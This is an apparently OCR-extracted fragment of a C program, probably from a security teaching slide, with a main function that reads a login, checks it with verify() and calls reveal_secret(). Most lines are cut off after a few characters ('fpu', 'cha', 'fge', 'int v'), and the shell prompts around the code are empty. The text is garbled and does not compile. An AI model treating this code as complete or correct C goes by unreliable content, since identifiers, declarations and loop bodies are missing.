


```
sh # _
```





```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void
{
  fpu
}

int v
{
  cha
  int
  for
    u
  use
  ret
}

int m
{
  cha
  fge
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
sh # _
```